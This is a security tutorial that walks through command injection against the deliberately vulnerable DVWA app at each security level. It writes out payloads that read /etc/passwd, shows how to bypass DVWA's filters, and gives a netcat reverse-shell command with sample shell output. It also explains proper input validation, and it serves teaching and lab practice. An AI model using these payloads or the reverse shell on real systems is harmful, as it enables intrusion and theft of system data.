


Command Injection Attack

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. In the context of a web application, command injection attacks are possible when a web application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In a worst case scenario, a hacker can launch a shell on the compromised machine, use privilege escalation to obtain superuser privileges and gain complete control of the remote machine.

We will use DVWA to study command injection attack at all levels of security. Again we will start at lowest security level and then move on to higher levels of security. Let's begin by logging into the DVWA application, remember to set the security level to low and click on **Command Injection** link to load the page.

You will be presented with a form, where you will be expected to give an IP address. Upon submission of the form the IP address will be passed as a parameter to **ping** command. The output of the executed command will be returned to the browser.



The screenshot shows the DVWA interface with a sidebar on the left containing links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area is titled 'Vulnerability: Command Injection' and contains a section 'Ping a device'. It features a text input field labeled 'Enter an IP address:' with the value '127.0.0.1' and a 'Submit' button. Below the input, the output of the ping command is displayed in red text: 'PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.073 ms 64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.071 ms --- 127.0.0.1 ping statistics --- 4 packets transmitted, 4 received, 0% packet loss, time 3060ms rtt min/avg/max/mdev = 0.030/0.053/0.073/0.019 ms'.

If we can subvert the system to execute some arbitrary command, the output of the same will be returned back to us. We can thus use the vulnerability to leak sensitive data.

When we send 127.0.0.1 as the input, this string is appended to the '**ping -c 4**' string and executed. Check the following code

```
$cmd = shell_exec( 'ping -c 4 ' . $target );
```

Here the input is stored in \$target variable. The final command to be executed will be

ping -c 4 127.0.0.1

A shell will be invoked and the above command will be executed.

If you are familiar with shell programming you will know that it is possible to execute multiple commands at the shell prompt by separating them by ';' character.

e.g. `$ command1; command2`

Here **command1** will be execute first and then **command 2**


It is also possible to use a different syntax.

e.g. `$ command1 && comand2`

In this case **command1** is executed first and only if it is successful then **command2** is executed.

So what would happen if we give following input to the form?

127.0.0.1 ; cat /etc/passwd or **127.0.0.1 && cat /etc/passwd**



The contents of **/etc/passwd** are returned to us. Now we know the login id of all the legitimate users of this system. We can now use various other attacks available to us to crack their passwords. Similarly contents of other files containing sensitive information can be accessed in same manner.

We have successfully carried out command injection attack.

What happens at higher security levels?

Change the security level to medium and try the above inputs again. This time command injection will fail. What went wrong? The server side script now does an additional check before executing the resulting string.

`$substitutions = array(`

`'&&' => "",`

`',' => "",`

`);`

The PHP script replaces occurrences of '&&' and ';' with an empty string. Hence the resulting string has incorrect syntax (**ping -c 4 127.0.0.1 cat /etc/passwd**) for the ping command and execution fails.

Is there a way out?

Shell also supports following syntax

e.g **command1 | command 2**

Here comand1 and executed and the output of **command1** is given to **command2**.

So if we type in **127.0.0.1 | cat /etc/passwd**

Following command will be executed

ping -c 127.0.0.1 | cat /etc/passwd

ping command will be executed and the output of the same will be fed to **cat** command. In this form of usage the **cat** command will ignore the input, read the contents of /etc/passwd file and send it to output. Command injection attack will be successful.

There are other ways of subverting the command. I leave them to you to discover.

But if we set the security level to high, even this will stop working. PHP script is now performing even more stricter checks.

\$substitutions = array(

'&' => "",

';' => "",

'|' => "",

'.' => "",

'\$' => "",

('' => "",

)' => "",

'"' => "",

'||' => "",

);

Fortunately for us the programmer made a small typing mistake. Look at one of the entries

'|' => "",

'|' character is replaced by the NULL string only if it is followed by a space character.

So **127.0.0.1| cat /etc/passwd** will not work as '|' will be substituted by the NULL string.

But **127.0.0.1| cat /etc/passwd** will work as there will be no substitution.

Here we had the luxury of looking at source of DVWA to discover the vulnerability. In real world scenario, we may have to discover the vulnerability by trial and error. That is, if it exists. Never underestimate the power of extra space character, especially when it occurs inside a string.

At impossible level of security nothing will work. This is because the PHP script checks if the input has correct IP address syntax, otherwise the input string will be rejected.

```
$octet = explode( ".", $target );
```

```
// Check IF each octet is an integer
```

```
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[2] ) )  
&& ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
```

```
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
```

```
    $cmd = shell_exec( 'ping -c 4 ' . $target );
```

This is the correct approach to handle all attacks which are based on unsafe user input. Always verify if the user input is same as what is expected, otherwise reject it. Such checks can also be performed using regular expression matching.

Continue to next page to understand how a shell can be executed on DVWA server.

Use command injection to get a shell

Since it is possible to execute any arbitrary command by using command injection attack, is it possible to start a shell on the remote server and feed it commands to execute? Let's find out.

First set the security level back to low.

The command we will use for this purpose is **netcat**. **netcat** (often abbreviated to **nc**) is a computer networking utility for reading from and writing to network connections using TCP or UDP. Because of all the features it supports it is often referred to as TCP/IP Swiss Army Knife.

Among the features it supports are following:

1. Outbound or inbound connections, TCP or UDP, to or from any ports
2. Full DNS forward/reverse checking, with appropriate warnings
3. Ability to use any local source port
4. Ability to use any locally configured network source address
5. Built-in port-scanning capabilities, with randomization
6. Built-in loose source-routing capability
7. Can read command line arguments from standard input
8. Slow-send mode, one line every N seconds
9. Hex dump of transmitted and received data
10. Optional ability to let another program service establish connections
11. Optional telnet-options responder

For example if we invoke the **netcat** command in following manner on **machine1**

```
nc -l -p 2345 -- command 1
```

netcat command will create a TCP socket, bind it to port 2345, put it in listen mode and wait for an incoming connection. Once a TCP connection is complete, any data received from stdin will be written to TCP connection and any data coming over TCP connection will be written to stdout.

On **machine2** now we can invoke

```
nc -p 2345 <ip address of machine1> -e /usr/bin/sh -- command 2
```

This will create a TCP socket and connect to **machine1** at port 2345. Then it will execute **/usr/bin/sh** command and forward the traffic from the TCP connection to it and send the output of shell back on the TCP connection.

Thus a shell running on **machine2** will be controlled by input given from **machine 1**.

We will first run the **command 1** on our local system and then **command 2** to on DVWA server. Now any commands typed on local system will be executed on DVWA server. We have succeeded in executing a reverse shell on DVWA server taking complete control of it. We could have also started a bind shell. I leave it to you to figure out how.

In our case everything is running on the local system, hence the IP address will be 127.0.0.1.

```
root@kali:~#  
root@kali:~#  
root@kali:~# nc -l -p 2345  
ls  
help  
index.php  
source  
  
ps  
  PID TTY          TIME CMD  
169733 ?        00:00:00 apache2  
169734 ?        00:00:00 apache2  
169735 ?        00:00:00 apache2  
169736 ?        00:00:00 apache2  
169737 ?        00:00:00 apache2  
169787 ?        00:00:00 apache2  
171220 ?        00:00:00 sh  
171222 ?        00:00:00 sh  
171235 ?        00:00:00 ps
```



Stay safe and happy hacking.